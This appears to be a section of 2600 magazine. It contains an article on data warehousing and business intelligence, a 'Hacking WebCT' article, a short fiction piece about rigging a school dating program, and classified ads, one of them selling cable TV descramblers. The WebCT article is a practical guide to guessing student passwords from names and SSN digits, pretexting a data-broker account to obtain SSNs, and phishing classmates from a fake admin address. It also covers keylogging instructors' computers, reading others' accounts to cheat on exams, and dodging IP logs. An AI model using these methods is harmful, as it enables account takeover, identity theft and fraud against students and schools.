My aim for this article is to explain the process to someone with no technical background but even still I'll leave out all of the project-management aspects, such as requirements gathering, workshops, etc. I'll focus on the technology related areas. I also want to point out that most people analyzing your personal data are not evil.

The first step in any Business Intelligence project (I'll call it BI from now on) is to design the Data Warehouse. This is a large database that stores all of your data. It is not just a dumping ground; it must be designed correctly to fit the business and be efficient for reporting. The most common design for a data warehouse is called a Star Schema which has a central "fact table" containing the business "facts" (e.g. units sold, revenue, page views, transactions, calls made) and several "dimensions" containing the descriptive information (e.g. dates, financial quarter, customer names, products, geographical location).

For those of you that are database savvy, the main aim is to reduce the number of joins for any given query, at the expense of allowing duplicate data in certain columns of the dimension tables (known as de-normalization). If you're used to developing data driven applications, this is counter-intuitive because you would normally try to reduce duplication and make each transaction as efficient as possible in storage terms. For data warehousing you do the opposite. The joins used are generally "inner" joins, should be made on integer key fields, and should not use any ID columns that relate to the business (e.g. Customer ID).Instead you build a unique key in each table known as a surrogate key. This method is known as dimensional modeling and is used as a standard in the data warehousing and BI industry. The process is also known as the Kimball method, after Ralph Kimball who was one of the early leaders in the field.

Next you have to gather all of the data you need. More than likely this will come from internal databases that the company already has (e.g. finance systems, HR systems, retail point-of-sale databases) though sometimes it may come from outside (usually from suppliers) and tends to be delivered in "flat files," essentially just large comma-separated or tab-separated text files. Once you've established what your sources are, you need to get them into the database and, regardless of the source (internal or external), it's very unlikely that the data you start with will resemble the Star Schema you designed. This is where you need an ETL tool. ETL stands for Extract, Transformation, and Loading. These tools are purposely built for importing data into data warehouses, though they can be used for other tasks. They allow you take the source data, extract the elements you need for the fact table, maintain any data in the dimension tables, create or look-up all the keys you need to join the facts to the dimensions, and then load the result into the data warehouse.

Once you've sorted out your data you need a BI software suite. The main purpose of these tools is to allow business users (non-technical people like management, sales, and marketing) to perform complex analysis without having to understand what's going on at the database level. Usually the person (or team) that designs the warehouse and builds the ETL would be responsible for modeling the data in the BI tool. This is achieved by replicating the Star Schema, choosing which fields should be visible to the users, and providing appropriate names and descriptions. This area of the BI tool is often referred to as the "Semantic Layer" or "Metadata Layer" as it is where you define what the data means to the users (metadata is just a term for "data about data"). If all of the above tasks (design, ETL, metadata definition) have been performed successfully, then all the users have to do is drag and drop.

There are many vendors selling software for BI and ETL, and over the last few years there has been a period of consolidation where the larger companies have been buying up the smaller ones. Most of the large database vendors are building suites of software including all of the necessary components for BI. The major players in BI are Business Objects (owned by SAP), Cognos (owned by IBM), Performance Point (owned by Microsoft), and Oracle BI Enterprise Edition. The major players in the ETL world are Informatica, Oracle Data Integrator, Business Objects Data Integrator. and SQL Server Integration Services (Microsoft). From personal experience, it is most common to run these packages on a Windows server platform. However, many vendors offer some or all of their suite for Unix and Linux platforms. I have implemented Oracle BI on Linux myself. There are a handful of open source BI software suites. The ones most known to me are Jaspersoft and Pentaho but they don't have a great amount of recognition in the industry and are not commonly used by major corporations or consultancies. If anyone wants to have a play with an enterprise level solution it's well worth registering on the Oracle Technology Network at: `http://www.`
`➥oracle.com/technology/index.html` where you can download full unrestricted versions of most of their products, but check the license conditions to make sure they apply to you.

The big questions most people ask (especially *2600* readers, I suspect) are why companies want to analyze their personal data, what are they using it for, and what do they do with that information? The first thing I'd like to point out is that despite the fact that the data is personally identifiable, in most cases the analysis isn't. Most of the time people aren't analyzing your activity specifically - you are just a statistic. Companies want to segment their customers into groups to determine what people are doing (e.g. "people buying product x and y often buy product z") or just to test uniqueness (e.g. "shoppers buying drink x buy an average 3.5 cans per week but shoppers buying brand y buy an average of 5.7 cans"). This sort of information helps them to plan their distribution (so you don't turn up at your local Kwik-e-Mart and find they've not got any stock of your favorite comestible) or the layout of the stores. People often buy ham sandwiches and chips together so why don't we put them together and near the front of the store? So these things do kind of help us out and at no point are we being personally identified.

Now I can just about hear the distant sound of keyboards typing out hate mail because I'm advocating data mining. Remember all I'm saying is that these acts aren't always evil and it's not always personal as most quality analysis is performed in aggregate across millions of cases. It's hard these days not to be captured by "the system" but you can do your best by paying in cash, using local farmers' markets instead of national chains (this also helps your local community), using unregistered pre-pay cell phones, payphones, etc. One way or another, though, you're bound to end up captured in someone's data warehouse as someone's statistic.

You are a number. You are not a free man.

HACKING WEBCT

by Milton Bradley

Stolen from Wikipedia:

"WebCT (Course Tools), now owned by Blackboard, is an online proprietary virtual learning environment system that is sold to colleges and other institutions and used in many campuses for e-learning. To their WebCT courses, instructors can add such tools as discussion boards, mail systems and live chat, along with content including documents and web pages."

My local Community College utilizes WebCT for all of its online classes. This article discusses some of the issues I have observed. As usual, I take no responsibility for what you do with this info and do not suggest anything illegal or against school policy. By the way, do these non-accountability statements really matter anyway?

Most WebCT systems by default use a simple login process based on general identifiers of the student. If your name is Billy Badass, and your birth date is 01/01/1975, and the last four of your SSN is 0000, this is your user name and login:

```
user: billybadass0101
pass: bada0000
```

Basically, the user name is your first and last name and then the month and day of birth, and the password is the first four letters of your last name plus the last four of your SSN. This is my first problem with this system. If I know this generic info about a student, I have full access to their account. To make this easier, WebCT informs me of all the user names of all students in each of my classes. By going to the email section of a class, then creating a new email, then selecting the "to" button in order to add recipients, you can see a list of the complete user name of each student (not just the student's name). This will be handy later. It may be helpful to export this list into Excel and later add passwords.

Now we have the user name of every student in all of our classes. The password for each student is the first four letters of their last name and then the last four digits of their SSN. Well, we already know their last name, so we are good there. Now we need the last four of each SSN. The easiest way would be with a compromised Accurint or Autotrack XP data mining services account. Since we don't all have that, let's get creative. Most private investigators, law offices, and human resources departments have accounts for these services. They are often used to locate people, and the work is often done by interns and low level employees. Since these services are not limited to law enforcement, anyone can have one. Let's assume that a friend of mine is an intern at a local law office and she finds people with these services for subpoena delivery. Let's also assume that I asked her to just look up a few of the names on my list. The result will be a small box of "hits" on the name. The "hit" will have simple data such as name, phone number, address, and you know it... the last four of the SSN for verification!

A few years ago, I simply called Accurint and asked for the sales division. These employees work on commission, and will do anything for a sale. I identified myself as an assistant to some high powered attorneys and advised I was looking for a solution to a problem tracking people down. I listened to her spiel and request a three day trial to get a feel for the site. This was given to me with zero hesitation. All I really need is about twenty minutes once a semester. It should be noted that these data mining services are locking down many features including the display of SSNs. This article is not about stealing SSNs. I am sure there are plenty of ways of doing that.

If this doesn't work for you, use some good old social engineering. At my college, if you take the user name, and add "@--------.edu" (the ----'s are the domain for the school), this serves as an external email account, and the mail will dump into their WebCT account. Create an account at mail.com called webctadmin@mail.com, or something like that, and send a mass phishing message to all the students in the class. This message could be from the Enrollment Center verifying the student's participation in the course. This may request a response including a verification of name and last four of the SSN (to protect their identity of course). The student will see this, see the email address, and the name you attached (WebCT Admin), and happily reply in order to get that Pell Grant $$$. Even if one third replies, you are in great shape.

So now, we have a full user name and password for every student in our online class.

What now?

Since every instructor will vary in teaching methods, some classes will be more lucrative than others. I will let you in on my experiences. My first class had an instructor who appeared very concerned with preventing cheating with this medium. His quizzes were open for only a short period of time, and you could not receive your grade or revisit the quiz, until all quizzes were submitted. This created a problem. Since these quizzes were timed, I would not have enough time to look up every answer in the book. I decided to snoop around through various student accounts until I struck gold. I noticed that almost every student was active on the class message boards except for three. These three also did not respond to messages from the instructor about enrollment. I could only assume that these students had dropped out. One of the students appeared to have abandoned all of his classes for the semester. This course allowed you to work ahead only a few quizzes at a time, so only three of the quizzes were open for the taking. You only get one shot and can't see grades until the class is caught up. I jumped in and opened each quiz one at a time under his account. As soon as I opened it, I did a select all, then copy, then pasted into an HTML editor. This browser window does not have toolbars, so used ctrl-a, ctrl-c, and ctrl-v. I now had every quiz, but no answers. No big deal, I just Googled most of them and was ready for the testing on my own account. The exams were a different story. The exams were only available for a specific week, and I later discovered that the exams were made up of random questions from the previous tests. I had to wait until the exam was due. Before I took the exam, I would log into six to eight different student accounts and grab all of their graded quizzes (with the correct answers marked). I dumped them all into one big HTML file (for easy searching), and used it during my exam. Almost every question on the exam was on one of the previous tests that I extracted from the user accounts.

It is common for instructors to receive a CD accompanying the instructor's copy of the book with complete WebCT class data ready to be dropped into the system. Instructors are lazy, and this is an easy turnkey solution for them. Guaranteed A+ for me.

Another online class I took was too easy. The instructor allowed you to work at your own pace and opened all of the quizzes and exams to be taken at any time. Once taken, the system immediately graded the test and displayed the results. I quickly found a student that worked ahead and rode his coat tails all of the way through the semester. Another A+. I have observed that summer online classes seem to be more open on testing dates than the fall and spring semesters.

The login for the instructors is not based on the same rules. The user name will be different; however, the first name on the email list I discussed earlier is the user name for the instructor. The password is whatever the instructor wishes, and probably not very secure. I would assume that going to their office during non office hours will present you with a schedule on the door with their current classes and locations. Going to these locations during the evening will usually present you with an abandoned classroom and an instructor's computer ready for a keylogger. Most instructors will check their WebCT before, during, or after a class, at least for messages. As you can imagine, having your instructor's login for an online class is priceless. You now have all the exams. I have noticed that my school does not have any sort of protection from malicious software on any machines because they utilize Deep Freeze, which reloads the machine every night. The problem with this is that the instructor’s terminals are not reloaded-they can keep all changes.

One should not stop at collecting info from current classes! Browsing through students' accounts will reveal many other online classes, probably classes you need to take. I would visit these accounts at the end of the semester, leech all the data (graded quizzes, exams, and papers), then sign up for that class the next semester. Make sure to choose the same instructor. Chances are that when you take your first quiz, it will be a replica of the previous semester's first quiz. Many instructors put together their online class, and then do not touch it until the book changes. This allows the system to run things while the instructor kicks back and gets paid.

It should go without saying that WebCT logs IP addresses, so be warned. I am sure you know ways around that. Will this work on every WebCT system? Absolutely not. Does my school's system possess bad practices and an abnormal lack of security? Quite possibly. Is much of this common sense? Totally. I have not tried any of this on a Blackboard system, but I bet much could be applied. If it doesn't work for you, change things up and use your imagination.

One lesson in this is that online learning should be better protected by letting the user choose the password. Using general identifiers as a standard login and password is ridiculous, and instructors should become more aggressive with making the online units vary each semester.

Conspiracy

by Peter Wrenshall
987654321@hush.ai

I like to read the articles in *2600*, and I thought you might be interested to hear about the time I got hacked. At least, I think I got hacked. I am still not entirely sure.

It was my final year of high school, and I had just been made a trustee of the computer room. Being a trustee was a bit like being a prefect, only instead of herding first years in and out of the canteen, you got to explain to them that they were not allowed to do anything interesting on the computers. Simple.

"The computers are for coursework only," I'd have to say in my official voice, usually to a bunch of juniors who were swapping pictures of actresses, or trying to install Doom (this is going back some years). "Huh?" was the usual answer. Computers were supposed to be fun, right? Wrong.

"The computers are for coursework only," I would repeat slowly, in a voice that sounded like HAL, the homicidal computer from the movie *2001*. Of course, the juniors would complain about it, and I'd patiently agree that the rules were too restrictive. But in the end, all I could say was that if they wanted to change things, they should go see Roper.

Roper was our IT teacher (IT is like computers, but with all the fun taken out), and in those days having an IT "suite" was a big deal at our little school. The mayor had performed a little opening ceremony, and the local newspaper took some nice photos of two rows of shiny, unused PCs. And that was the way Roper wanted to keep it.

Before the headmaster, Henning, had given me the job, Roper had run the place, just him and his part-time IT bod. Though he dressed like a librarian and looked harmless, Roper strutted around the place like the Kaiser, watching everything out of the corner of his eye. He hated me being there. I was intruding on his turf. He obviously wanted to get back to the good old days when students got an IT education by looking through the meshed fireproof glass in the computer room door.

He kept inventing work for me: filling in usage logs, doing unnecessary backups, and generally being the computer room doorstop. The official announcements were the worst. "The computer room will be closing in five minutes," I would have to say, with Roper watching me. "Please save your work and log off." Or, my favorite, "Please free up the computers for other people if you are no longer using them."

With an entire computer room at my disposal, I could have been learning all about programming, hardware, hacking, and cracking. Instead, my real education was getting flushed down the drain.

It wasn't just me who was getting hindered, either. And on the rare occasion that Roper was absent (usually because of a staff meeting), the place actually got lively. The various computer geeks who turned up, myself included, started calling it The Lab, as if we were doing serious work. Several group projects were proposed, the most popular of which was The Great Network Frag, though with Roper lurking around, there was no way we were ever going to be playing network games. There just didn't seem to be any way to get him to back off.

One day, after about three months of that sort of tedium, I was sitting in R.E. class, staring off into space and quietly wondering what would be the most amusing way to get fired (the idea of decrypting Roper's admin password and then setting it as the screen-saver on every machine was currently winning), when I heard the words "Mr. Roper has a computer program."

I looked up to see everyone talking. I was going to ask someone what was going on, when one of the lab regulars, James "Mulder" Stanton, passed me a bunch of papers with the words Computer Dating at the top. Stanton had a cynical expression on his face. He was our resident conspiracy theorist, hence the nickname.

"Please take a form and pass them on," Mrs. Bloom, our teacher, said. I looked at the form. Roper has written a computer dating program? I wondered. Without really thinking about what I was doing, I took two sheets, making them look like one, handed the rest to another of the lab rats, Hanlon, then went back to my own form. There was a list of questions, "Favorite hobby," that sort of thing. Next to them were check boxes, probably so that the sheets could be scanned, rather than typed in.

Someone asked Bloom what was going on, but she was too nice to tell us straight. She said something cryptic about the school dance, the plain-text of which was that the school party was nearing, and this year, instead of all the wallflowers dancing with each other, while all the dweebs teased them, Bloom had arranged with Mr. Roper for a computer to allocate dates. The talk in the classroom got louder.

Well, it was understandable that people were excited. Nothing like this had ever happened at our school before. Still, if any teacher would arrange computer dating, it would have to be Bloom. You'd go into her office and hear kooky new-age folk music playing quietly in the background, and she'd be humming along. And, since Bloom often chaperoned the school dance, it all made some sort of strange, otherworldly sense, and yet, my spider-sense was tingling. Something didn't feel right. I had no idea what. It just felt odd.

"What do you think?" Hanlon said to Stanton, giving me a grin. He was trying to get Stanton going off on a paranoid riff, which wasn't hard. If you sneezed in Stanton's direction, he would tell you about the CIA-common cold connection. He had an alternative explanation. He told us that the computer dating could actually be the authorities trying to introduce psychological profiling in schools, to secretly weed out the criminals.

"Sure, Stanton," Hanlon said, winking at me. "Psychological profiling."

"Just tick 'A' for every answer," Stanton advised us, his face as straight as a poker player's. You never knew when he was joking. Hanlon laughed and shook his head, but Stanton lifted up his sheet, and, sure enough, he had already completed his dating form, having ticked the A box all the way down.

"I'm with you, Stanton," I said, raising an eyebrow at Hanlon. I was just about to tick all A's on one of my sheets, when I heard Holbrook's voice. Holbrook was a lab hang-about, a warez collector. He would go on for hours about his latest pirated software, as if buying "Fotoshop" ready-cracked from the computer fair was a major achievement, and his voice was like fingernails scraping on a blackboard. You just couldn't miss it. Think spoiled, whiny, future Roper on caffeine, and you are nearly there.

"Haley, what's Claudia's favorite pastime?" Holbrook was saying. "She doesn't date little boys," came the sneery reply. But we all knew what Holbrook was referring to. Claudia Brauer was the girl all the boys wanted to get to know. How good looking she was you couldn't say, because they don't have words for it. Shakespeare would probably have got stuck.

I looked up and saw Holbrook giving the girl a scowl, and already my brain was doing the math: *Roper + Dating Program= Hack of the Year*. I had just been dreaming about quitting my job, and now here was an opportunity. If this dating program was Roper's own concoction, then I had found a spectacular resignation letter at last.

"Literature," Holbrook said, answering his own question, and I watch him tick the box on his sheet. "You've got no hope," added another girl.

That was true, too. Besides being world-class eye-candy, Brauer was rich and a straight-A student. We all had no hope. How she ended up at our school was the subject of much gossip, but Stanton of course had a theory: Daddy Brauer owned half the factories in town, and had made his pile of money playing the small-town-nice-guy card. And in a town where people sometimes slaved all Saturday just to get an extra fifty notes (no, seriously) in their wage envelope, you can't be blowing ten large per annum just so that your only daughter doesn't have to sit next to the children of your employees and customers. Nobody is more sensitive about the social hierarchy than the people at the bottom. Like all of Stanton's theories, this one was slightly nuts, but had enough truth to be arguable.

What if I could hack Roper's dating program andmix everything up, matching all the hotties with all the geeks, and all the wallflowers with all the sports superstars? I'd claim the "Hack of the Year" trophy, and then some dweeb like Holbrook, who wanted to be the computer room alpha-geek and trustee, would probably squeal to Roper, and, with any luck, he would get me sacked in spectacular style. I'd be back in the schoolyard at lunchtimes, bored out of my head, but at least I wouldn't have to make any more announcements.

I don't remember what Bloom talked about – probably the spiritual effect of folk music or something – because I was busy brainstorming, trying to come up with a workable plan. After the lesson ended, Stanton noticed me loitering around outside the classroom, and stopped.

"What's up?" he said.

"Nothing. I'll see you later."

He gave me a a suspicious look.

"You going to class?"

"Not yet." I stood there, saying nothing.

"Catch you later," he said.

"Yeah."

"Keep the foo wheels turning."

"Live long and prosper."

He called me a geek, I called him a paranoid, and then he left. A minute later, Bloom came out of the classroom, carrying the dating forms, and I watched her walk across the yard to her office. Operation Matchmaker was good to go.

The next lesson was a blur, and by lunch break I still didn't have any definite plan. I had to get my hands on Roper's program, but had no idea how. I collected the computer room keys from the admin office and went to my job. Roper wasn't there yet, so I unlocked the door and then leaned back on my chair and sat thinking about how to hack into his database dating-base. That was the tough bit. Had I been a master hacker, I'd have simply navigated the network and twiddled the relevant bytes: *All your computer-dating are belong to me.*

But the database obviously wasn't on the student network. I tried the few tricks that I knew in those days, looked for suspicious file-shares, and poked around the restricted area of the school's one server where I was allowed to go. But I, obviously, got nowhere. Reading Stanton's *2600* doesn't make you a computer security expert. Being young and stupid, I had simply gotten excited about the idea, but reality quickly set in.

"It probably contains new data encryption algorithms," said a little voice in my head. "You'll never get in there." I had definitely been watching too many movies. By the time the last bell was gonging, I had given up the idea. It was a neat hack, but impossible is impossible. There was no way it was ever going to happen. Even so, I figured that there were a couple of days before those forms were scanned into the computer. And I couldn't see any reason not to at least check it out...

I still had my blank dating form hiding in the pages of my R.E. book. Maybe I could do something with that. But the forms were locked in Bloom's office, or she might have handed them to Roper already. More likely, they were in the admin office already. Even if knew that for sure, I'd still need a distraction to buy myself some time to make the required adjustments. What if I set off the fire alarm, and quietly slipped into the office? But some other kid had done that for a prank the year before, and Henning had actually called the cops on him.

After locking up, I took the computer room keys over to the office. This was another one of Roper's rules. Don't walk around the school with the keys; you might lose them.

I knocked, but there was no answer, and for a tense moment I thought that the place was empty. The admin bod who worked in the office was a middle-aged woman, fond of beige polyester, who never smiled. I found out by deliberate accident one day that she sometimes left the office door unlocked when she was delivering the mail.

My pulse quickened as I thought about opening the door and looking for the forms. Risky? Yes. Stupid? True. Dangerous? Definitely. In those days, they had just started jailing kids for hacking, and were still making a public example of them. They got to spend quality time in jail. I stuck my ear near to the door and listened. It was quiet. Suddenly, the door opened and I jumped back, and tried to hide my disappointment as I handed over the keys.

Maybe, I thought, Henning was right when he gave me that lecture about the meaning of the word trustee, and about acting responsibly. Maybe it was time for me to stop goofing around. I had to knuckle down and pass some exams. After all, I had almost no options when I left school next year. The only person in my family ever to go on to further education was Uncle Norman, who had graduated from truck driving school with honors. I was fated to end up in the local factory, making cardboard boxes, with the rest of my relatives. I couldn't afford to mess around any more. Best to hit the ground running, and try to reach escape velocity. Goodbye little town.

So when the next day came, I went about my work with a renewed diligence. I helped a first year to print his Word document. I chatted with Logan, one of the lab lamers, about which was the best anti-virus program. Then I helped one of the arts teachers to check her new multi-media disk. After that, I helped Ann Vale, a regular to the lab, to understand the Sum function on her spreadsheet (no, seriously). At the end of lunch, I announced that the computer room was about to close, so please save your work and log off, and proceed quietly to the exit and go away.

It was a good day's work, I told myself, thinking of how I could use these skills when I left school to actually earn some money. But not long afterwards, I found myself loitering with intent outside the office, listening to the silence. And again, as I stood listening to the silence, Mrs. Polyester answered the door.

On the third day, I told myself that the forms would have probably already been processed, and that at least I'd tried. But when I knocked on the door, and nobody answered, the idea again returned. I listened to the silence and looked around. The place was deserted. I waited some more. After a minute, I knocked again. "Hacker lab keys," I said, opening the door into an empty room. There, on the desk, was the pile of dating forms, neatly stacked and waiting to be fed into the nearby scanner.

It took me less than a minute to hunt through the eager hopefuls for Brauer. She had filled her form in after all, like a good girl. I took out my spare form, and started copying. Within less than a minute, the answers on both sheets matched perfectly. I put the copied form in the middle of the pile and stuck the old one in my pocket. I smiled, knowing that I had a 100 percent match. Even Roper's amateur Pascal algorithms couldn't mangle that.

I heard a door swing shut down the corridor, and I just had time to change Holbrook's form, altering his favorite pastime from literature to cookery, before I heard footsteps, and legged it out through the door. I sat on a chair outside the office for about five seconds before Mrs. Polyester bustled through the door and noticed me.

I handed her the keys, my face as straight as I could make it, then went outside. At the exit, I bounded down the steps, and then headed to English class, nearly tripping over Stanton, who was sitting on the floor outside the classroom, doing his English homework. I sat down and started copying off him, changing every third word. I must have been grinning, because Stanton gave me a suspicious look.

But I didn't tell him anything. Not that I didn't trust him. I didn't want to spoil the fun. I had pulled off *The Great Date Hack*. Now all I had to do was sit back and watch it play out.

The results of the dating program were to be posted before lunch on the following Friday and so, on that day, I followed the multitude as it streamed towards the notice board. I was just thinking about how long it would be before I confessed the truth about my hack to my fellow lab inmates, when I looked up and saw Brauer coming around the corner, flanked, as usual, by two of her also-rans.

I watched as they noticed me, but instead of getting the expected haute couture sneer in triplet, the two girls did a synchronized glance at Brauer, whose face had gotten a sort of nymph-startled-while-bathing look, and for a frozen millisecond it all looked like the front cover of *Vogue Magazine*, maybe the Winter Hats and Scarves Special Edition. I mean, it was hard not to stare. Then they all quickly resumed the familiar end-of-the-catwalk expression, and strutted past. So, Brauer and her followers had seen the board and knew the result, that much was clear. But why the odd look? I guessed that it was just unexpected.

At the door, I turned my head to see some kid going into a mock faint as beautiful Brauer passed him by, and then I went inside. I made my way to the notice board, and already in the hallway I thought that I could see people looking at me. Who would have suspected that this welfare-class underachiever would be a perfect match for the Brauer babe?

I weaved my way through the pack of students crowding the notice board and began to look down the list for my name. There it was, And next to it, for all the school to see: Oh, look, it's... Ann Vale.

I shook my head. Had I inhaled poisonous mushroom spores and was I hallucinating? I stuck my finger under the letters and traced across. It did not say "Claudia Brauer." It said "Ann Vale." But I had a perfect match! It took my brain a few seconds to work it out before I realized what had happened. Someone had reshuffled my stacked deck. I had been hacked. What the hell?

I stood there, swaying slightly, vaguely aware that other people were looking at me. Someone put their hand on my shoulder, and I turned to see a huge grin. "How's Ann?" said a voice. *Expletive deleted.* I mean, with my hyperactivity, or whatever it was, I was never going to get the pick of the girls. But Ann Vale? She had a rep that was the punch line of a dozen locker-room jokes. I went outside for some cold air and sat on a wall – the low one, in case I fell off – trying to work it out. It is a funny feeling finding out that the people you have been conning have actually been conning you.

Parents: Is your son a computer hacker?

Oh, him? He couldn't break into a Lego house.

I went through the rest of the day, taking flak about Vale, and when the final bell went, I walked home and sat in my room without the lights on. Hello, Darkness, my old friend.

I did go to the school dance, but not for long. A few of the lab rats were there, and most of the lamers, but they soon disappeared into a crowd of students who were nothing if not future Ropers. Brauer was a no-show, and after one dance with Walker, I spotted a couple of familiar metal-heads being ejected, and I joined them. Outside, it was freezing cold. We smoked and drank and laughed about how the wallflowers were dancing with each other, and I got the usual questions asking if I could get hold of pirated software, and I gave the usual answer: I'll see what I can do. But in the back of my mind, I was still trying to figure out *The Great Date Hack That Never Was.*

After the mind-numbing boredom of the holidays, I came back with my batteries recharged and I was actually glad I hadn't quit my job. At lunch that day, I opened the lab door, powered on the machines, and sat back in my chair, thinking things over. Stanton came in.

"Where's Roper?"

"Dunno."

He made some remark about Roper probably being busy writing a book, and that it was probably titled *The Teacher's Conspiracy Theory: How The Bad Kids Ruin It For The Rest of Them,* and then one of the metal-work teachers walked in, interrupting the conversation. He said that he had dropped in to "see how things were going," and after a few minutes, he casually mentioned that he was thinking of upgrading his home computer, and did I have a spare copy of the latest Microsoft Office installation disk?

I'll see what I can do.

After he left, I must have been staring off into space again because Stanton mentioned my quietness and said that I had been acting strange lately. He started formulating theories, and I eventually confessed what had happened. He sat and listened, nodding now and then, as I explained all about the idea for the hack, and how I had arranged a date with Brauer.

"What do you think?" I asked.

He laughed, patted me on the shoulder, and said that I had been geeking out too much, and that I should occasionally go outside to get some fresh air. Then he launched into his latest conspiracy theory, tying it in with all the other stuff I had heard a dozen times before: Microsoft encryption back-doors, Area 51, and the Giza power plant. I nodded, encouragingly, but then you can't be involved in a conspiracy, even a small town one, and not start to believe.

Hanlon and a few other misfits drifted in, and with Roper absent for whatever unknown reason, the quiet conversation about computers soon turned into a friendly argument about the end-of-term Friday frag that Hanlon was planning to set up. I looked at the clock, and noticed that it was nearly end of lunch.

"Closing in five minutes. Save it, or lose it," I announced, a bit more casual with Roper not around. "The white zone is for loading and unloading only. No parking in the red zone," Hanlon mimicked, to everyone's amusement.

"Where's Ann?" said Holbrook to me, trying to resurrect the Vale joke. I ignored him, and Logan said he'd heard one of her boyfriends had won the who-can-make-the-biggest-dent-in-the-sports-hall-door-with-their-head competition, and we laughed, and then all went back to arguing about what games to play, and how to keep Roper away from the lab.

There were half a dozen people, and half a dozen different opinions, and I looked around the room at the assembled nerds. True, we were just young and naive geeks, and our marginal hacks were nothing but kid's stuff. But in our own minds at least, they were trial runs for future rebellions, conspiracies against the man - who didn't understand computers and who might just lock us out of the technological future... if we let him.

Holbrook jumped in, telling us how the frag would never happen, and as he poured his poison into us, I sat there wondering if this was what Roper felt about me. After a minute, Hanlon told him to shut up, and Stanton deftly changed the subject to alien astronauts, and the moon-base cover-up, which was good for a laugh.

Anyway, I wasn't really listening to any of it; I was thinking about that look on Brauer's face. She had known about Bloom and Roper's dating ruse, that much I was sure of. How much she had known, and how involved – or even why – I had no way to know. But the way I figured it, she owed me a date. Of course, there was just no way it would ever happen. Me and Brauer? The idea was crazy.

Then again, I couldn't see any reason not to at least check it out.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Marketplace

Happenings

TOORCAMP sends a call out to all hackers, crackers, phreaks, and geeks to come camp out in a Titan-1 missile silo in the Pacific Northwest on July 2nd-5th, 2009. Two days of talks, two days of hands-on workshops, and three nights of partying and 24-hour hacking contests 100 feet underground. Come join us in making history and ushering in the first hacker camp on this side of the globe. More details are available at http://www.toorcamp.com.

HACKING AT RANDOM (HAR) is the outdoor hacking event of 2009, to be held August 13-16, 2009 near Vierhouten (+52 19' 50.02", +5 49' 27.98") in The Netherlands. It will be four days of technology, ideological debates, and hands-on tinkering. A variety of camping areas will cater to our broad range of camping and non-camping attendees ranging from secluded spots in the foliage to larger fields for those of you who want to cluster together to form a village. If you want to receive the latest news on HAR2009 as it happens, be sure to subscribe to the relatively low-volume announcement list. Send an email to announce-subscribe@har2009.org or visit www.har2009.org and enter your email in the subscribe form.

THE NEXT HOPE. Summer 2010, Hotel Pennsylvania, New York City. http://www.thenexthope.org

For Sale

KINGPIN EMPIRE. Represent the underground in style. Proceeds donated to hacker and health charities. Buy gear. Support the cause. Go to www.kingpinempire.com.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v25no4" and get 10% off of your order.

JEAH.NET UNIX SHELLS & HOSTING. We support *2600* because we read too! JEAH continues to be #1 for fast, stable, and secure UNIX shell accounts with hundreds of IRC vhost domains and access to all shell programs and compilers. JEAH.NET also features rock-solid UNIX web hosting and *2600* readers' setup fees are always waived. Oh, and don't forget our private domain name registration at FYNE.COM.

SECURITY SYSTEM FOR SALE, under $100 and no monthly fees. I am selling security systems to protect your computer or personal space such as a dormitory or apartment, etc. This covert alarm system calls your cell phone on detection of intrusion, then allowing you to use your cell phone to hear the intruder's activities through a sound amplified microphone on the unit. This alarm system is disguised as an ordinary house phone and is also a working phone! (Great for offices.) Best security system money can get for under $100 and no monthly fees. Order now for $75 only at www.CNC-Distribution.com/CNC

MAC SPYWARE- anti-spyware for the Mac OS X, detects, isolates, and removes spyware and over 8000 tracking cookies. Thirty day free trial - http://macscan.securemac.com/ - Help us promote MacScan, receive a free copy, and swag - macsec@securemac.com for details.

CRACKERFRIENDLYGLASSTOBACCOPIPES, waterpipes, chamber pipes, and accessories. Liquidation sale! For those pulling all-nighters who need help focusing. Free shipping for orders over $30. Email kurlie19845@yahoo.com for pics and questions. Must be 18!

CABLE TV DESCRAMBLERS. New. (Only two left.) EACH $35 + $5 shipping, money order/cash: $40 total. Works on analog or analog+digital cable systems: premium channels and possibly PPV depending on the system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of your use of a descrambler. Requires a cable TV converter (i.e., Radio Shack). All channel selections are made on the TV cable converter. Simple to connect: the cable from wall connects to the TV cable converter INPUT; the cable converter OUTPUT connects to the descrambler INPUT. OUTPUT of the descrambler then connects to the TV cable input of your TV tuned to Channel 3. CD 9621 Olive, Box 28992-TS, Olivette Sur, Missouri 63132. E-mail: cable_descrambler_guy(at)yahoo(dot)com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Now available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And now, for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get 10% discount on TV-B-Gone keychains - use Coupon Code: 2600. www.TVBGone.com

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

COLLABORATE WITH US. We're designing a new open-source gaming system. Including open controller hardware and PC-connected console. Contribute to system design, hardware design, layout, protocols, software, firmware, documentation, mechanical design, and more. http//powerxy.wiki-site.com

I NEED SPY RELATED ACTIVITIES, games, tips, projects, experiments, etc. for kids aged 6-15. Really anything having to do with spying, espionage, and covert operations. Did you spy when you were a kid? Tell me about your activities and stories. Please contact me at the following email address: chetdonnelly1970@gmail.com

Wanted

